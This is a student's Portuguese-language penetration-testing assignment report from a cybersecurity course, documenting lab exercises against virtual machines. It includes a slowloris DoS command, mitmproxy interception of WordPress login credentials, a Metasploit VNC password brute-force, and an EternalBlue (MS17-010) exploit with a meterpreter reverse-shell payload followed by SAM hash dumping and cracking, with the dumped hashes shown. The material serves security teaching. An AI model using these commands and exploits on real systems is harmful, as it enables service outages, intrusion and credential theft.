

CET Cibersegurança 9193 - Análise de Vulnerabilidades - Avançado

Formador: Luis Garcia

Tarefa de Avaliação **PENTEST**

> Trabalho elaborado por Dina Simões 7 de Junho de 2023







Índice

Grupo 1 – DoS	3
Grupo 2 – MitM	7
Grupo 3 – Metasploit	10
Grupo 4 – Vulnerabilidades	15

Grupo 1 – DoS

- 1. Utilize uma VM com Servidor Web. Poderá utilizar a VM comanche1 ou configurar um Debian 11.7 com apache.
- 2. Efetue um ataque DoS com o slowhttptest.
- 3. Monitorize o ataque com um sniffer.
- 4. Guarde um screenshot do comando utilizado no ponto 3.

Laboratório composto por 2 máquinas: a máquina comanche1 e 1 máquina Kali.

A máquina Kali vai fazer um ataque DoS, usando o comando "slowpentest", ao servidor comanche1, onde está alojada uma página web.

1.

Comanche1:

```
root@comanche1:~# ip −br −4 a
lo UNKNOWN 127.0.0.1/8
ens33 UP 192.168.159.129/24
```

Kali:

```
(kali⊕ kali)-[~]

$ ip -br -4 a

lo UNKNOWN 127.0.0.1/8

eth0 UP 192.168.159.136/24

eth1 UP 10.10.10.254/24
```

S sudo netdiscover

```
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300

IP At MAC Address Count Len MAC Vendor / Hostname

192.168.159.1 00:50:56:c0:00:08 1 60 VMware, Inc.
192.168.159.2 00:50:56:e4:cd:a5 2 120 VMware, Inc.
192.168.159.129 00:0c:29:9e:9b:77 1 60 VMware, Inc.
192.168.159.254 00:50:56:e5:e4:d4 1 60 VMware, Inc.
```

192.168.159.1 ⇒ IP mág real

 $192.168.159.2 \Rightarrow IP \text{ gateway (?)}$

192.168.159.254 ⇒ IP do meu telemóvel que faz de router


192.168.159.136 ⇒ IP kali, máquina atacante

192.168.159.129 ⇒ IP comanche1, máquina alvo

```
(kali⊗ kali)-[~]
$ nmap 192.168.159.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-04 23:32 WEST
Nmap scan report for 192.168.159.129
Host is up (0.0036s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT STATE SERVICE
23/tcp open telnet
80/tcp open http
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

A porta 80 está aberta, podemos fazer um ataque ao serviço http, usando a ferramenta slowhttptest.

A página web está a funcionar:



2. 3. e 4.

Ataque com a ferramenta slowhttptest e sniffing com comando "tshark".

\$ tshark -f "dst 192.168.159.129" → interceta as comunicações que têm como destino a máquina cujo IP é 192.168.159.129



Explicação do comando:

```
$ slowhttptest -H -c 2000 -g -o report -i 10 -r 300 -t GET -u http://192.168.159.129 -x 24 - p 3
```

- -H ⇒ slowloris, ataque pedidos GET inacabados
- -c 2000 ⇒ vamos similar pedidos de 2000 máquinas;
- -g ⇒ vamos gravar, queremos estatística com gráfico
- -o report ⇒ vai fazer o output e vai gravar num ficheiro chamado report
- -i 10 ⇒ a cada 10 segundos
- -r 300 ⇒ 300 ligações por segundo
- -t GET ⇒ vamos fazer pedidos GET, precisa de resposta do alvo, ou seja, sobrecarrega o alvo
- -u http://192.168.159.129 ⇒ endereço IP do alvo
- -x 24 ⇒ 24 bits, tamanho da informação enviada
- -p 3 ⇒ quanto tempo espero pela resposta

```
File Actions Edit View Help
   Sun Jun 4 23:59:50 2023:
         - https://github.com/shekyan/slowhttptest -
                                                                                                                                                                                                                       SLOW HEADERS
2000
                                                                                                                                                                                                                                  http://192.168.159.129/
Content-Length Header
follow up data max size:
interval between follow up data:
interval between fo
  Sun Jun 4 23:59:50 2023:
  slow HTTP test status on 10th second:
  initializing:
                                                                                                                                                0
 pending:
connected:
                                                                                                                                           1721
 connected:
                                                                                                                                                279
  error:
 closed:
    service available:
```


Na janela do tshark vemos milhares de pedidos GET com destino ao IP alvo.

```
File Actions Edit View Help
6311 10.618454689 192.168.159.136 + 192.168.159.139 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41298 + 80 [SYN] Seq-0 Win-64240 Len-0 MSS-1460 SA (K.PEBM TSVal-4/209823/31 Stort-0 WS-1218
6512 10.64796738 192.168.159.136 + 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41300 + 80 [SYN] Seq-0 Win-64240 Len-0 MSS-1460 SA (K.PEBM TSVal-4/209823/27) ISSCT-0 WS-128
6512 10.64796738 192.168.159.136 + 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41300 + 80 [SYN] Seq-0 Win-64240 Len-0 MSS-1460 SA (K.PEBM TSVal-4/209823/27) ISSCT-0 WS-128
6513 10.64796137 192.168.159.136 + 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41310 + 80 [SYN] Seq-0 Win-64240 Len-0 MSS-1460 SA (K.PEBM TSVal-4/209823/27) ISSCT-0 WS-128
6513 10.64796417 192.168.159.136 + 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41312 + 80 [SYN] Seq-0 Win-64240 Len-0 MSS-1460 SA (K.PEBM TSVal-4/209823/27) ISSCT-0 WS-128
6513 10.64796117 192.168.159.136 + 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41340 + 80 [SYN] Seq-0 Win-64240 Len-0 MSS-1460 SA (K.PEBM TSVal-4/209823/27) ISSCT-0 WS-128
6513 10.64796117 192.168.159.136 + 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41350 + 80 [SYN] Seq-0 Win-64240 Len-0 MSS-1460 SA (K.PEBM TSVal-4/209823/27) ISSCT-0 WS-128
6513 10.64796116 192.168.159.136 + 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41360 + 80 [SYN] Seq-0 Win-64240 Len-0 MSS-1460 SA (K.PEBM TSVal-4/209823/27) ISSCT-0 WS-128
6513 10.64796123/19 192.168.159.136 + 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 4130 + 80 [SYN] Seq-0 Win-64240 Len-0 MSS-1460 SA (K.PEBM TSVal-4/209824/29) 192.168.159.136 + 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 4130 + 80 [SYN] Seq-0 Win-64240 Len-0 MSS-1460 SA (K.PEBM TSVal-4/209824/29) 192.168.159.136 + 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reu
```

Abrir uma página html com o relatório:



Test parameters Test type SLOW HEADERS Number of connections Verb GET Content-Length header value 4096 Cookie Extra data max length 52 Interval between follow up data 10 seconds Connections per seconds 300 Timeout for probe connection 3 Target test duration 240 seconds no proxy Using proxy



Grupo 2 – MitM


- 1. Aceda ao site theg00dpirate.worpress.com/wp-admin.
- 2. Utilize como credenciais o username theg00dpirate@protonmail.com e a password th3g00dp1r@t3.
- 3. Instale o MitMProxy no Kali e efetue um ataque que permita intercetar as credenciais utilizadas.
- 4. Guarde um screenshot do comando utilizado no ponto 3.


Laboratório composto por 2 máquinas: 1 máquina Win10 e 1 máquina Kali.

A máquina Kali vai fazer de MitM entre a máquina Win10 e o servidor web.

Tenho ambas as máquinas com duas placas de rede. Nas duas máquinas, a placa eth0 está em NAT e a placa eth1 está em VMnet10.


3. Download do certificado para "validar" o nosso mitmproxy como fidedigno.





4.

Comando usado na kali para ativar a máquina atacante como proxy:




Comando para ter interface gráfica:


```
(kali@ kali)-[~]
    mitmweb
[00:56:58.206] HTTP(S) proxy listening at *:8080.
[00:56:58.208] Web server listening at http://127.0.0.1:8081/
```

1. e 2.

Acesso ao site theg00dpirate.worpress.com/wp-admin e inserção das credenciais:



Obtenção dos resultados esperados: os dados de acesso ao site encriptado (em HTTPS).



As credenciais de acesso foram encontradas:

URLEncoded form	
username:	theg00dpirate@protonmail.com
password:	th3g00dp1r@t3
remember_me:	true
redirect_to:	https://theg00dpirate.wordpress.com/wp-admin/
client_id:	39911

Grupo 3 – Metasploit

- 1. Utilize a VM metasploitable e efetue a fase 1 do Ethical Hacking.
- 2. Guarde um screenshot do comando utilizado no ponto 1.
- 3. Efetue a fase 2 do Ethical Hacking, com recolha de informação relativa ao software utilizado.
- 4. Guarde um screenshot do comando utilizado no ponto 3.
- 5. Utilize o metasploit e explore uma vulnerabilidade a seu gosto.
- 6. Guarde os screenshot que julgar necessários dos comandos utilizados no ponto 5.

Laboratório composto por 2 máquinas: a máquina Metasploit2 - Linux e a máquina Kali.

Tenho ambas as máquinas com duas placas de rede. Nas duas máquinas, a placa eth0 está em NAT e a placa eth1 está em VMnet10.

1. e 2.

Fase 1 do Ethical Hacking: Reconhecimento


\$ - representa comando a ser inserido

\$ sudo netdiscover \rightarrow mostra MACs e IPs das máquinas na mesma rede, faz o reconhecimento à rede.

Kali:

Metasploit2:

```
etho: BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000 link ether 00:0c:29:f6:bc:75 brd ff:ff:ff:ff:ff:ff inet 192.168.159.130/24 brd 192.168.159.255 scope global eth0 ineto fe80::20c:29ff:ref6:bc75/64 scope link valid_lft forever preferred_lft forever s: eth1: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000 link/ether 00:0c:29:f6:bc:7f brd ff:ff:ff:ff:ff:ff:inet 10.10.10/24 brd 10.10.10.255 scope global eth1 inet6 fe80::20c:29ff:fef6:bc?f/64 scope link valid_lft forever preferred_lft forever
```



192.168.159.136 ⇒ IP kali, máquina atacante

192.168.159.130 ⇒ IP Metasploitable2, máquina alvo

192.168.159.1 ⇒ IP máq real

192.168.159.2 \Rightarrow IP gateway (?)

192.168.159.254 ⇒ IP do meu telemóvel que faz de router

3. e 4.

Fase 2 do Ethical Hacking: Scanning


\$ sudo nmap -s\$ 192.168.159.130


nmap ⇒ mostra os ports abertos, serviços que estão a funcionar na máquina do IP inserido -sS ⇒ scan SYN, apenas envia SYN e não precisa de resposta (não há 3 handshake)

192.168.159.130 ⇒ IP da máquina à qual estamos a fazer o scanning, máquina alvo

```
$\sudo nmap -s$ 192.168.159.130
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-05 11:09 WEST Nmap scan report for 192.168.159.130
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT
          STATE SERVICE
21/tcp
        open ftp
22/tcp
          open
                ssh
23/tcp
          open
                 telnet
25/tcp
          open
                 smtp
          open
53/tcp
                domain
80/tcp
          open http
111/tcp
         open
                 rpcbind
139/tcp open netbios-ssn
445/tcp
                microsoft-ds
          open
512/tcp
         open
                 exec
513/tcp
                login
          open
514/tcp
                 shell
          open
1099/tcp open
                 rmiregistry
1524/tcp open
                 ingreslock
2049/tcp open nfs
2121/tcp open
                ccproxy-ftp
3306/tcp open mysql
5432/tcp open
                postgresql
5900/tcp open
                 vnc
6000/tcp open
                 X11
6667/tcp open
                 irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 00:0C:29:F6:BC:75 (VMware)
```

Visualização do website que está no servidor, na nossa máquina alvo:





Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA

5. e 6.

Utilizar o metasploit para explorar uma vulnerabilidade.

Na kali, digitamos o comando

\$ msfconsole



\$ use auxiliary/scanner/vnc

\$ use auxiliary/scanner/vnc/vnc_login

```
File Actions Edit View Help

msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Configuração da forma como explorar a vulnerabilidade:

Definir o IP 192.168.159.130 como alvo:

```
<u>msf6</u> auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.159.130 RHOSTS ⇒ 192.168.159.130
```

Dizer qual é a minha lista de passwords:

```
msf6 auxiliary(scanner/vnc/vnc_login) > set Pass_File /usr/share/wordlists/rockyou.txt
Pass_File ⇒ /usr/share/wordlists/rockyou.txt
```

A ferramenta Metasploit vai parar quando encontrar uma password que funcione e, Bruteforce Speed foi definida para uma velocidade baixa para não bloquear a ferramenta.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set BRUTEFORCE_SPEED 1
BRUTEFORCE_SPEED ⇒ 1
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

Explorar a vulnerabilidade:

\$ exploit e descobrimos que a password é: password

A ferramenta xtightvncviewer serve para ter acesso remoto ao nosso alvo:

\$ xtightvncviewer 192.168.159.130

```
(kali⊕ kali)-[/usr/share/wordlists]


$ xtightvncviewer 192.168.159.130

Connected to RFB server, using protocol version 3.3

Performing standard VNC authentication

Password:
```

Inserimos a password descoberta e, abre uma janela (em linha de comando) no nosso kali, com acesso total à máquina alvo.



Grupo 4 – Vulnerabilidades

- 1. Utilize a VM serverXploitable. Em alternativa utilize uma instalação do Windows 2008 Server Datacenter R2.
- 2. Efetue a fase 1 do Ethical Hacking.
- 3. Guarde um screenshot do comando utilizado no ponto 2.
- 4. Efetue a fase 2 do Ethical Hacking, com recolha de informação relativa ao software utilizado, intensidade 5.
- 5. Guarde um screenshot do comando utilizado no ponto 4.
- 6. Utilize o nessus e efetue um Host Discovery.
- 7. Utilize o nessus e efetue um Network Basic Scan ao alvo indicado no ponto 1.
- 8. Utilize o nessus para construir um report acerca do alvo.
- 9. Explore a vulnerabilidade descrita em MS17-010.
- 10. Guarde os screenshot que julgar necessários dos comandos utilizados no ponto 9.

1.

Laboratório composto por 2 máquinas: a máquina serverXploitable e a máquina Kali.

Tenho ambas as máquinas com duas placas de rede. Nas duas máquinas, a placa eth0 está em NAT e a placa eth1 está em VMnet10.

2. e 3.

Fase 1 do Ethical Hacking: Reconhecimento

- \$ representa comando a ser inserido
- \$ sudo netdiscover ⇒ mostra MACs e IPs das máquinas na mesma rede, faz o reconhecimento à rede.

```
127.0.0.1/8
192.168.159.136/24
10.10.10.254/24
              UNKNOWN
6 Captured ARP Req/Rep packets, from 4 hosts.
                                                    Total size: 360
                 At MAC Address
                                                 Len MAC Vendor / Hostname
                                      Count
192.168.159.1 00:50:56:c0:00:08
                                                 60
                                                     VMware, Inc.
192.168.159.2 00:50:56:e4:cd:a5
                                                 120
                                                      VMware, Inc.
192.168.159.135 00:0c:29:6f:4c:d5
                                                 120
                                                      VMware, Inc.
192.168.159.254 00:50:56:e5:e4:d4
                                                      VMware, Inc.
                                                 60
```

192.168.159.1 ⇒ IP máq real

192.168.159.2 \Rightarrow IP gateway (?)

192.168.159.254 ⇒ IP do meu telemóvel que faz de router

192.168.159.136 ⇒ IP kali, máquina atacante

192.168.159.135 ⇒ IP serverXploitable, máquina alvo

4. e 5.

Fase 2 do Ethical Hacking: Scanning, com recolha de informação relativa ao software utilizado, intensidade 5.

\$ namp -sV --version-intensity 5 192.168.159.135

nmap ⇒ mostra os ports abertos, serviços que estão a funcionar na máquina do IP inserido

-sV ⇒ scan à versão de software

--version-intensity 5 ⇒


192.168.159.132 ⇒ IP da máquina à qual estamos a fazer o scanning, máquina alvo

```
(kali® kali)-[~]
$ nmap -sV --version-intensity 5 192.168.159.135
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-07 12:01 WEST
Nmap scan report for 192.168.159.135
Host is up (0.0011s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 7.5
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: WORKGROUP)
49154/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
Service Info: Host: SERVERXPLOITABL; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 53.79 seconds
```

Ports abertos: 80, 135, 139, e 445, 49154 e 49156.

6. Efetuar um Host Discovery

Fiz um Host Discovery a toda a rede.




Em toda a rede, o Host Discovery detetou 2 vulnerabilidades no IP 192.168.159.135, a nossa máquina alvo serverXploitable.

Não encontrou o port 80, que sabemos estar aberto pelo nmap usado anteriormente.


Mas encontrou mais 3 ports abertos: 49152, 49153 e 49155.

As vulnerabilidades são informativas, não são vulnerabilidades graves.


Relatório:




7. Efetuar um Network Basic Scan ao alvo indicado no ponto 1.



O Nessus encontrou vulnerabilidades com vários graus de gravidade.





A vulnerabilidade mais crítica deve-se a ser uma versão desatualizada do Windows, o Nessus recomenda que se atualize o sistema operativo.

- 8. O relatório do alvo foi feito e vai ser enviado juntamente com a tarefa.
- 9. e 10. Explore a vulnerabilidade descrita em MS17-010.



Existem exploits disponíveis

Pode ser explorado com o Metasploit.



Explorar a vulnerabilidade com a ferramenta Metasploit.

```
File Actions Edit View Help
Module options (exploit/windows/smb/ms17_010_eternalblue):
                    Current Setting Required Description
   RHOSTS
                                                  The target host(s), see https://docs.metasploit.com/docs/using-metasplo
                                                  The target port (TCP)
(Optional) The Windows domain to use for authentication. Only affects W
   RPORT
   SMBDomain
                                                 Standard 7 target machines.
(Optional) The password for the specified username
(Optional) The username to authenticate as
   SMBPass
   SMBUser
                                      no
                                                  Check if remote architecture matches exploit Target. Only affects Windo
   VERIFY_ARCH
                    true
                                                  dard 7 target machines.
   VERIFY_TARGET true
                                                 Check if remote OS matches exploit Target. Only affects Windows Server
                                      yes
                                                 get machines.
Payload options (windows/x64/meterpreter/reverse_tcp):
              Current Setting Required Description
   Name
                                            Exit technique (Accepted: '', seh, thread, process, none)
   EXITFUNC thread
              192.168.159.136
                                            The listen address (an interface may be specified)
   LHOST
                                ves
                                            The listen port
   LPORT
              4444
                                 ves
```

Configurar o RHOSTS (alvo 192.168.159.135)

O LHOST está correto, 192.168.159.136 é o IP da máquina kali atacante.

```
<u>msf6</u> exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.159.135 RHOSTS ⇒ 192.168.159.135
```

Definir o SO correto como target (Windows Server 2008 R2)

```
msf6 exploit(
                                             ue) > show targets
Exploit targets:
    Id Name
\Rightarrow
        Automatic Target
       Windows 7
        Windows Embedded Standard 7
       Windows Server 2008 R2
        Windows 8
       Windows 8.1
       Windows Server 2012
       Windows 10 Pro
        Windows 10 Enterprise Evaluation
msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 3
target ⇒ 3
```

\$ run

Abriu uma linha de comando, meterpreter, no alvo.

meterpreter > help

```
Priv: Password database Commands

Command
Description
hashdump
Dumps the contents of the SAM database
```

Copiar a hash, abrir outra linha de comando da kali e guardar num ficheiro chamado credenciais:

Com o comando \$ john tentar descobrir as passwords:

```
-(kali®kali)-[~]
john --format=NT credenciais.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider -- fork=4
Press
      'q' or Ctrl-C to abort, almost any other key for status
                 (Guest)
3g 0:00:00:02 DONE (2023-06-07 17:48) 1.107g/s 5291Kp/s 5291Kc/s 10200KC/s !@mchwn@t0..!@@)&@
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
s john -- format=NT credenciais.txt -- wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
No password hashes left to crack (see FAQ)
  -(kali⊕kali)-[~]
siohn -- show -- format=NT credenciais.txt
admin:12qwaszxZX 1000:aad3b435b51404eeaad3b435b51404ee:2d4ef3795f60289b94d569a07e1bcaf4:::
Administrator:!@QWAS12qwas:500:aad3b435b51404eeaad3b435b51404ee:2b6877f2acb71f985746c15cc97768d8:::
Guest::501 aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
3 password hashes cracked, 0 left
```

SUCESSO!

Obtivémos as credenciais de acesso à máquina alvo!

Obrigada!